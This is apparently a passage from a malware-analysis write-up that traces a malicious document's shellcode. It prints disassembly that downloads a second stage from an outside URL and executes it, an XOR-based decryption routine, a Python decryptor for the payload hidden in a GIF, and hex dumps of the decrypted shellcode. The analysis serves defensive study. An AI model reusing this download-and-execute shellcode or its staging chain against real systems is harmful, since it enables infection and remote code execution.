


That looks like the MTEF data followed by font record, isn’t it? The shellcode then jumps to offset 0x43 from here, 0x5da358 + 0x43 = 0x5DA39B.




Now, you know what to do. Put a breakpoint here of course.

> bp 0x5DA39B




The shellcode then did a little “polymorphism” and we find out that deobfuscation is done on the last 0x315 bytes of the extracted object — first a NOT, followed by XOR 0xE0.

After deobfuscation, we can then see the strings and code:



Analyzing the deobfuscated code will lead us to know that the file “updte” is another shellcode that executes code (again, XOR encrypted) in sant.gif.



```
seg000:00000254                 call    [edi+api_call.URLDownloadToCacheFileA]
seg000:00000257                 cmp     eax, 0
seg000:0000025A
seg000:0000025A loc_25A:                                ; CODE XREF: seg000:00000212↑j
seg000:0000025A                 jnz     short loc_28F
seg000:0000025C                 xor     eax, eax
seg000:0000025E                 push    eax
seg000:0000025F                 push    1
seg000:00000261                 push    3
seg000:00000263                 push    eax
seg000:00000264                 push    1
seg000:00000266                 push    80000000h
seg000:0000026B                 push    ebx
seg000:0000026C                 call    [edi+api_call.CreateFileA]
seg000:0000026F                 lea     ebx, [edi+213h] ; content_sant
seg000:00000275                 push    0
seg000:00000277                 lea     edx, [esp]
seg000:0000027A                 push    0
seg000:0000027C                 push    edx
seg000:0000027D                 push    2000h
seg000:00000282                 push    ebx
seg000:00000283                 push    eax
seg000:00000284                 call    [edi+api_call.ReadFile]
seg000:00000287                 lea     ebx, [edi+1E7h] ; content_updte
seg000:0000028D                 jmp     ebx
seg000:0000028F ; ---------------------------------------------------------------------------
seg000:0000028F
seg000:0000028F loc_28F:                                ; CODE XREF: seg000:loc_25A↑j
seg000:0000028F                 call    [edi+api_call.TerminateProcess]
seg000:0000028F ; ---------------------------------------------------------------------------
seg000:00000292 aHttpTheMoondel db 'http://the-moondelight.96.lt/latest/updte',0
```

The decryption within updte goes like this:


```
seg000:00000000                 xor     eax, eax
seg000:00000002                 dec     al
seg000:00000004                 mov     ecx, 2ADh
seg000:00000009                 mov     edx, ecx
seg000:0000000B                 jmp     short loc_27
seg000:0000000D
seg000:0000000D ; =============== S U B R O U T I N E =======================================
seg000:0000000D
seg000:0000000D ; Attributes: noreturn
seg000:0000000D
seg000:0000000D sub_D           proc near               ; CODE XREF: sub_D:loc_27↓p
seg000:0000000D                 pop     esi
seg000:0000000E                 lea     esi, [esi+19h]
seg000:00000011                 mov     ebx, esi
seg000:00000013
seg000:00000013 loc_13:                                 ; CODE XREF: sub_D+B↓j
seg000:00000013                 xor     [esi], al
seg000:00000015                 inc     esi
seg000:00000016                 dec     al
seg000:00000018                 loop    loc_13
seg000:0000001A                 mov     esi, ebx
seg000:0000001C                 mov     ecx, edx
seg000:0000001E                 mov     dl, 18h
seg000:00000020
seg000:00000020 loc_20:                                 ; CODE XREF: sub_D+16↓j
seg000:00000020                 xor     [esi], dl
seg000:00000022                 inc     esi
seg000:00000023                 loop    loc_20
seg000:00000025                 call    ebx
seg000:00000027
seg000:00000027 loc_27:                                 ; CODE XREF: seg000:0000000B↑j
seg000:00000027                 call    sub_D
```

Which leads to me writing this little piece of python script to assist in decrypting the gif file:

decrypt_gif.py


```
with open("sant.gif","rb") as encrypted_file:
    encrypted_data = bytearray(encrypted_file.read()[0x19:])
    first_layer = []
    decrypted_data = []
    xorkey = 0xFF
    for i in range(0x2AD):
        first_layer.append(encrypted_data[i] ^ xorkey)
        xorkey -= 0x1
        xorkey &= 0xFF
    for l in range(0x2AD):
        decrypted_data.append(first_layer[l] ^ 0x18)

    with open("decrypted_data", "wb") as decrypted_file:
        decrypted_file.write(bytearray(decrypted_data))
```

After decryption, the data looks like the following. But somehow, some parts of it looks like they are still obfuscated…




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: E8 00 00 00 00 5F 83 C7 FB 83 EC 20 89 E6 B9 4C  è...._ƒÇûƒì ‰æ¹L
0010h: 77 26 07 E8 68 01 00 00 89 06 68 6C 6C 00 00 68  w&.èh...‰.hll..h
0020h: 6F 6E 2E 64 68 75 72 6C 6D 8D 04 24 50 FF 16 83  on.dhurlm..$Pÿ.ƒ
0030h: C4 0C 68 64 6C 6C 00 68 61 70 69 2E 68 73 68 6C  Ä.hdll.hapi.hshl
0040h: 77 8D 04 24 50 FF 16 83 C4 0C B9 86 8C 76 C1 E8  w..$Pÿ.ƒÄ.¹†ŒvÁè
0050h: 2C 01 00 00 89 46 04 B9 88 20 FC 31 E8 1F 01 00  ,...‰F.¹ˆ ü1è...
0060h: 00 89 46 08 B9 31 8B 6F 87 E8 12 01 00 00 89 46  .‰F.¹1‹o‡è....‰F
0070h: 0C B9 93 CE 01 5E E8 05 01 00 00 89 46 10 B9 F0  .¹"Î.^è....‰F.¹ð
0080h: B5 A2 56 E8 F8 00 00 00 89 46 14 B9 A0 53 98 36  µ¢Vèø...‰F.¹ S˜6
0090h: E8 EB 00 00 00 89 46 18 81 EC 00 01 00 00 8D 8F  èë...‰F..ì......
00A0h: 3F 01 00 00 E8 66 00 00 00 8D 04 24 89 C3 8D 8F  ?...èf.....$‰Ã..
00B0h: 3F 01 00 00 68 04 01 00 00 50 51 FF 56 04 8D 8F  ?...h....PQÿV...
00C0h: 7C 02 00 00 E8 46 00 00 00 31 C0 8D 8F 7C 02 00  |...èF...1À..|..
00D0h: 00 50 50 53 51 50 FF 56 08 53 FF 56 18 83 F8 00  .PPSQPÿV.SÿV.ƒø.
00E0h: 74 EF 68 80 00 00 00 53 FF 56 10 E8 68 01 00 00  tïh€...SÿV.èh...
00F0h: E8 75 01 00 00 31 C0 50 50 53 8D 97 67 01 00 00  èu...1ÀPPS.—g...
0100h: 52 51 50 FF 97 28 FE FF FF 31 C0 50 FF 56 14 80  RQPÿ—(þÿÿ1ÀPÿV.€
0110h: 31 24 41 80 39 00 75 F7 C3 DA 23 45 98 10 82 92  1$A€9.u÷ÃÚ#E˜.,'
0120h: 32 74 12 AB BD 1B 2B 3A DA 69 48 36 E7 E4 B8 B3  2t.«½.+:ÚiH6çä¸³
0130h: B2 B1 6A 84 26 C4 CA 7A 3D 26 81 B4 B1 4C 00 01  ²±j„&ÄÊz=&.´±L..
0140h: 54 56 4B 43 56 45 49 40 45 50 45 01 78 53 4A 40  TVKCVEI@EPE.xSJ@
0150h: 48 48 0A 41 5C 41 00 00 00 00 00 00 00 00 00 00  HH.A\A..........
0160h: 00 00 00 00 00 00 00 67 1E 78 73 4D 4A 40 4B 53  .......g.xsMJ@KS
0170h: 57 78 41 5C 54 48 4B 56 41 56 00 4B 54 41 4A 00  WxA\THKVAV.KTAJ.
0180h: 83 EC 10 64 A1 30 00 00 00 53 55 56 8B 40 0C 57  ƒì.d¡0...SUV‹@.W
0190h: 89 4C 24 18 8B 70 0C E9 8A 00 00 00 8B 46 30 31  ‰L$.‹p.éŠ...‹F01
01A0h: C9 8B 5E 2C 8B 36 89 44 24 14 8B 42 3C 8B 6C 10  É‹^,‹6‰D$.‹B<‹l.
01B0h: 78 89 6C 24 10 85 ED 74 6D C1 EB 10 31 FF 85 DB  x‰l$.…ítmÁë.1ÿ…Û
01C0h: 74 1F 8B 6C 24 14 8A 04 2F C1 C9 0D 3C 61 0F BE  t.‹l$.Š./ÁÉ.<a.¾
01D0h: C0 7C 03 83 C1 E0 01 C1 47 39 DF 72 E9 8B 6C 24  À|.ƒÁà.ÁG9ßré‹l$
01E0h: 10 8B 44 2A 20 31 DB 8B 7C 2A 18 01 D0 89 7C 24  .‹D* 1Û‹|*..Ð‰|$
01F0h: 14 85 FF 74 31 8B 28 31 FF 01 D5 83 C0 04 89 44  .…ÿt1‹(1ÿ.ÕƒÀ.‰D
0200h: 24 1C 0F BE 45 00 C1 CF 0D 01 C7 45 80 7D FF 00  $..¾E.ÁÏ..ÇE€}ÿ.
0210h: 75 F0 8D 04 0F 3B 44 24 18 74 20 8B 44 24 1C 43  uð...;D$.t ‹D$.C
0220h: 3B 5C 24 14 72 CF 8B 56 18 85 D2 0F 85 6B FF FF  ;\$.rÏ‹V.…Ò.…kÿÿ
0230h: FF 31 C0 5F 5E 5D 5B 83 C4 10 C3 8B 74 24 10 8B  ÿ1À_^][ƒÄ.Ã‹t$.‹
0240h: 44 16 24 8D 04 58 0F B7 0C 10 8B 44 16 1C 8D 04  D.$..X.·..‹D....
0250h: 88 8B 04 10 01 D0 EB DB 8D 8F 67 01 00 00 E8 AC  ^‹...ÐëÛ..g...è¬
0260h: FE FF FF 8D 8F 67 01 00 00 C3 8D 8F 7B 01 00 00  þÿÿ..g...Ã..{...
0270h: E8 9A FE FF FF 8D 8F 7B 01 00 00 C3 4C 50 50 54  èšþÿÿ..{...ÃLPPT
0280h: 1E 0B 0B 50 4C 41 09 49 4B 4B 4A 40 41 48 4D 43  ...PLA.IKKJ@AHMC
0290h: 4C 50 0A 1D 12 0A 48 50 0B 53 4D 4A 40 53 09 57  LP....HP.SMJ@S.W
02A0h: 41 47 0B 45 54 54 41 4A 40 00 00 00 00           AG.ETTAJ@....
```

Well, IDA confirms our suspicions.



```
seg000:0000010F
seg000:0000010F
seg000:0000010F decrypt_strings proc near               ; CODE XREF: seg000:000000A4↑p
seg000:0000010F                                         ; seg000:000000C4↑p ...
seg000:0000010F                 xor     byte ptr [ecx], 24h
seg000:00000112                 inc     ecx
seg000:00000113                 cmp     byte ptr [ecx], 0
seg000:00000116                 jnz     short decrypt_strings
seg000:00000118                 retn
seg000:00000118 decrypt_strings endp
```


Easy!




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: E8 00 00 00 00 5F 83 C7 FB 83 EC 20 89 E6 B9 4C  è...._ƒÇûƒì ‰æ¹L
0010h: 77 26 07 E8 68 01 00 00 89 06 68 6C 6C 00 00 68  w&.èh...‰.hll..h
0020h: 6F 6E 2E 64 68 75 72 6C 6D 8D 04 24 50 FF 16 83  on.dhurlm..$Pÿ.ƒ
